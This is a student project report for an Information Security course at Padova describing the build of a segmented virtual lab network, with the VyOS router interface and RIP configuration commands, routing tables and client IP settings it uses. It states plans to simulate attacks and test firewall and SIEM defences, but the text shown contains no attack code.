UNIVERSITÀ
DEGLI STUDI
DI PADOVA

MNS Project Report

Group 7

Avanzi Giacomo (2088615)
Scapinello Michele (2087617)

A project presented for the course of
Information Security

Department of Information Engineering
University of Padova
Italy
09/06/2023

Contents

List of Figures

Summary

In this project we created a virtual network environment in VirtualBox composed by an internal private network, whose segments start from `192.168.170.0`, connected to the Internet through a NAT network called `WAN`.

We protected the private network from outside by configuring a firewall and, internally, we splitted the network in different segments.

The project purpose is about exploiting the vulnerabilities of the network by performing simulations of different types of attacks and analyzing the response of our system with the aim to properly set and tune security mechanisms and policies in order to ensure the security of the network.

More precisely the objectives of the project are:

- properly configuring the machines (clients, routers, servers, etc) inside the virtual environment network and segmenting the internal network;
- configuring PANW VM-50 FW settings: interfaces, zones and rules setup;
- performing different types of reconnaissance attacks and Denial of Dervice attacks using Scapy library;
- setting SIEM from Splunk to detect ongoing attacks;
- setting IPS/IDS functionalities in PANW VM-50 FW to generate alerts and block attacks for securing the network.

The expectations from the project are:

- segmented internal network in different zones, such that each segment has a specific purpose and is isolated from the rest of the network, ensuring more security and control;
- all machines are correctly configured and interconnected inside the virtual network;
- firewall is able to protect the network from reconnaissance and DoS attacks in an effective way, thanks to specific rules aiming to limit and prevent the undesidered or malevolent traffic; in addition SIEM is able to elaborate data and detect, through filtering rules, possible packets forged to attack the system;
- properly designing effective attacks in order to reveal troubles in the network security;
- good evaluation and effectiveness of defense security measures after the attack simulation: efficiency of the firewall in recognizing and countering (alert/rejection) malicius traffic towards the private network;
- properly tuning firewall and SPLUNK search queries and identifying vulnerabilities in our protection mechanism by observing simulation results from attack-defense phase.

During the project development we were limited by the amount of RAM available on pc running the virtual environment (16 GB), as a consequence the attacks performed could not occur with all machines switched on, but only a subset of them.



Figure 1: Network topology

1 Analysis and Results

1.1 Analysis

1.1.1 Network Topology

The project network (shown in Fig. 1) is composed by an internal private network behind PANW VM-50 firewall, connected to the Internet through the *WAN* network.

The internal network has addresses starting from `192.168.170.0` and it's splitted in 4 segments connected to the firewall:

- LAB (`192.168.170.0/29`), which contains 4 Vyos routers interconnecting several VLANs and 1 Kali pc for testing
- CLIENTS (`192.168.171.0/24`), which contains a Kali pc as internal attacker of the network
- DMZ1 (demilitarized zone) (`192.168.172.0/24`), which contains as offered service only the Web Server: this machine can be accessed either from outside and inside the network. However it can not access the other segments of the internal network for security reasons (exploits) of LAN.
- SERVERS (`192.168.173.0/24`), which contains 2 servers: SIEM from SPLUNK and Windows XP machine as victim of attacks

The WAN network is a NAT network which connects the internal network to the Internet. It has address `10.13.37.0/24` and the machines inside must be addressed statically, starting after `10.13.37.3` for VirtualBox dependent reasons. WAN Router is employed to connect the internal network to the WAN network and consequently to the Internet. This component was already configured.

```
$ configure
$ set interfaces ethernet eth0 vif 1 address 192.168.170.2/29
$ set interfaces ethernet eth0 vif 8 address 192.168.170.9/29
$ set interfaces ethernet eth0 vif 16 address 192.168.170.17/29
$ set interfaces ethernet eth0 vif 24 address 192.168.170.25/29
$ commit
$ save
$ exit
```

Figure 2: Interfaces configuration of R1 Live

```
$ configure
$ set interfaces ethernet eth0 vif 8 address 192.168.170.10/29
$ set interfaces ethernet eth0 vif 40 address 192.168.170.41/29
$ set interfaces ethernet eth0 vif 48 address 192.168.170.49/29
$ set interfaces ethernet eth0 vif 64 address 192.168.170.65/29
$ commit
$ save
$ exit
```

Figure 3: Interfaces configuration of R2 Live

1.1.2 Network Components Configuration

1.1.3 Vyos Routers (R1, R2, R3, R4)

Initially, the interface configuration has been done for each router: to each virtual interface is assigned the IP address belonging to the a specific VLAN network.

More precisely, we connected R1 Live to VLAN networks `192.168.170.0/29`, `192.168.170.8/29`, `192.168.170.16/29` and `192.168.170.24/29`, so we set the interfaces as in Fig. 2. The resulting interface configuration obtained from `show interfaces` is represented in Fig. 14.

For R2 Live, we connected it to VLAN networks `192.168.170.8/29`, `192.168.170.40/29`, `192.168.170.48/29` and `192.168.170.64/29`, so we set the interfaces as in Fig. 3. The resulting interface configuration obtained from `show interfaces` is represented in Fig. 15.

For R3 Live, we connected it to VLAN networks `192.168.170.16/29`, `192.168.170.24/29` and `192.168.170.32/29`, so we set the interfaces as in Fig. 4. The resulting interface configuration obtained from `show interfaces` is represented in Fig. 16.

For R4 Live, we connected it to VLAN networks `192.168.170.16/29`, `192.168.170.32/29` and `192.168.170.48/29`, so we set the interfaces as in Fig. 5. The resulting interface configuration obtained from `show interfaces` is represented in Fig. 17.

We populated the routing table of each router using dynamic routing, in particular the RIP Protocol. Before doing this, the routing tables were containing only routes to networks directly attached to each interfaces. Nevertheless, after enabling RIP on the interfaces of all the routers by using the commands shown in Figures 10-13, the routing tables were updated, allowing connection between each link. We can notice this fact with `show ip route` command, see Figures 14 to 17.

```
$ configure
$ set interfaces ethernet eth0 vif 24 address 192.168.170.26/29
$ set interfaces ethernet eth0 vif 32 address 192.168.170.33/29
$ set interfaces ethernet eth0 vif 40 address 192.168.170.42/29
$ commit
$ save
$ exit
```

Figure 4: Interfaces configuration of R3 Live

```
$ configure
$ set interfaces ethernet eth0 vif 16 address 192.168.170.18/29
$ set interfaces ethernet eth0 vif 32 address 192.168.170.34/29
$ set interfaces ethernet eth0 vif 48 address 192.168.170.50/29
$ commit
$ save
$ exit
```

Figure 5: Interfaces configuration of R4 Live



Figure 6: `show interfaces` after configuration in R1 Live



Figure 7: `show interfaces` after configuration in R2 Live



Figure 8: `show interfaces` after configuration in R3 Live



Figure 9: `show interfaces` after configuration in R4 Live

```
$ configure
$ set protocols rip interface eth0.1
$ set protocols rip interface eth0.8
$ set protocols rip interface eth0.16
$ set protocols rip interface eth0.24
$ commit
$ save
$ exit
```

Figure 10: Enabling RIP on interfaces of R1 Live

```
$ configure
$ set protocols rip interface eth0.8
$ set protocols rip interface eth0.40
$ set protocols rip interface eth0.48
$ set protocols rip interface eth0.64
$ commit
$ save
$ exit
```

Figure 11: Enabling RIP on interfaces of R2 Live

```
$ configure
$ set protocols rip interface eth0.24
$ set protocols rip interface eth0.40
$ set protocols rip interface eth0.32
$ commit
$ save
$ exit
```

Figure 12: Enabling RIP on interfaces of R3 Live

```
$ configure
$ set protocols rip interface eth0.16
$ set protocols rip interface eth0.40
$ set protocols rip interface eth0.32
$ commit
$ save
$ exit
```

Figure 13: Enabling RIP on interfaces of R4 Live

```
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

S>* 0.0.0.0/0 [1/0] via 192.168.170.1, eth0.1
C>* 127.0.0.0/8 is directly connected, lo
C>* 192.168.170.0/29 is directly connected, eth0.1
C>* 192.168.170.8/29 is directly connected, eth0.8
C>* 192.168.170.16/29 is directly connected, eth0.16
C>* 192.168.170.24/29 is directly connected, eth0.24
R>* 192.168.170.32/29 [120/2] via 192.168.170.26, eth0.24, 00:10:29
R>* 192.168.170.40/29 [120/2] via 192.168.170.10, eth0.8, 00:10:30
R>* 192.168.170.48/29 [120/2] via 192.168.170.10, eth0.8, 00:10:30
R>* 192.168.170.64/29 [120/2] via 192.168.170.10, eth0.8, 00:10:30
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             -                              u/u
eth0.1           192.168.170.2/29               u/u
eth0.8           192.168.170.9/29               u/u
eth0.16          192.168.170.17/29              u/u
eth0.24          192.168.170.25/29              u/u
lo               127.0.0.1/8                    u/u
                 ::1/128
vyos@vyos:~$ _
```

Figure 14: `show ip route` after RIP enabling in R1 Live

```
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

R>* 0.0.0.0/0 [120/2] via 192.168.170.9, eth0.8, 00:01:07
C>* 127.0.0.0/8 is directly connected, lo
R>* 192.168.170.0/29 [120/2] via 192.168.170.9, eth0.8, 00:10:13
C>* 192.168.170.8/29 is directly connected, eth0.8
R>* 192.168.170.16/29 [120/2] via 192.168.170.9, eth0.8, 00:10:13
R>* 192.168.170.24/29 [120/2] via 192.168.170.9, eth0.8, 00:10:13
R>* 192.168.170.32/29 [120/2] via 192.168.170.42, eth0.40, 00:10:12
C>* 192.168.170.40/29 is directly connected, eth0.40
C>* 192.168.170.48/29 is directly connected, eth0.48
C>* 192.168.170.64/29 is directly connected, eth0.64
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.8           192.168.170.10/29                 u/u
eth0.40          192.168.170.41/29                 u/u
eth0.48          192.168.170.49/29                 u/u
eth0.64          192.168.170.65/29                 u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$
```

Figure 15: `show ip route` before RIP enabling in R2 Live

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

R>* 0.0.0.0/0 [120/2] via 192.168.170.25, eth0.24, 00:00:08
C>* 127.0.0.0/8 is directly connected, lo
R>* 192.168.170.0/29 [120/2] via 192.168.170.25, eth0.24, 00:09:14
R>* 192.168.170.8/29 [120/2] via 192.168.170.25, eth0.24, 00:09:14
R>* 192.168.170.16/29 [120/2] via 192.168.170.25, eth0.24, 00:09:14
C>* 192.168.170.24/29 is directly connected, eth0.24
C>* 192.168.170.32/29 is directly connected, eth0.32
C>* 192.168.170.40/29 is directly connected, eth0.40
R>* 192.168.170.48/29 [120/2] via 192.168.170.41, eth0.40, 00:09:14
R>* 192.168.170.64/29 [120/2] via 192.168.170.41, eth0.40, 00:09:14
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.24          192.168.170.26/29                 u/u
eth0.32          192.168.170.33/29                 u/u
eth0.40          192.168.170.42/29                 u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$ _
```

Figure 16: `show ip route` before RIP enabling in R3 Live

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

R>* 0.0.0.0/0 [120/2] via 192.168.170.17, eth0.16, 00:00:59
C>* 127.0.0.0/8 is directly connected, lo
R>* 192.168.170.0/29 [120/2] via 192.168.170.17, eth0.16, 00:10:00
R>* 192.168.170.8/29 [120/2] via 192.168.170.17, eth0.16, 00:10:00
C>* 192.168.170.16/29 is directly connected, eth0.16
R>* 192.168.170.24/29 [120/2] via 192.168.170.17, eth0.16, 00:10:00
C>* 192.168.170.32/29 is directly connected, eth0.32
R>* 192.168.170.40/29 [120/2] via 192.168.170.33, eth0.32, 00:10:00
C>* 192.168.170.48/29 is directly connected, eth0.48
R>* 192.168.170.64/29 [120/2] via 192.168.170.49, eth0.48, 00:10:00
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.16          192.168.170.18/29                 u/u
eth0.32          192.168.170.34/29                 u/u
eth0.48          192.168.170.50/29                 u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$
```

Figure 17: `show ip route` before RIP enabling in R4 Live

```
$ auto eth0

$ iface eth0 inet static

$ address 10.13.37.5/24

$ gateway 10.13.37.254
```

Figure 18: Interfaces configuration of Kali (external attacker)

1.1.4 Kali clients

Each Kali client is connected to the relative subnetwork:

- Kali (external attacker) to the WAN `10.13.37.0/24`
- Kali (internal attacker) to the CLIENTS segment `192.168.171.0/24`
- Kali (client) to R2 inside LAB segment

We set respectively the interfaces configurations inside `/etc/networks/interfaces` through the commands in Figures 18-20, the results are shown in Figures 21 to 23.

1.1.5 Windows XP

We set the IP address of Windows XP from the Control Panel, inside Network Connections going to Local Area Connection. Then from Properties, we selected Internet Protocol (TCP/IP) and inside Properties

```
$ auto eth0

$ iface eth0 inet static

$ address 192.168.171.80/24

$ gateway 192.168.171.1
```

Figure 19: Interfaces configuration of Kali (internal attacker)

```
$ auto eth0
$ iface eth0 inet static
$ address 192.168.170.66/29
$ gateway 192.168.170.65
```

Figure 20: Interfaces configuration of Kali (client)



Figure 21: `ifconfig` after Kali (external) interfaces configuration

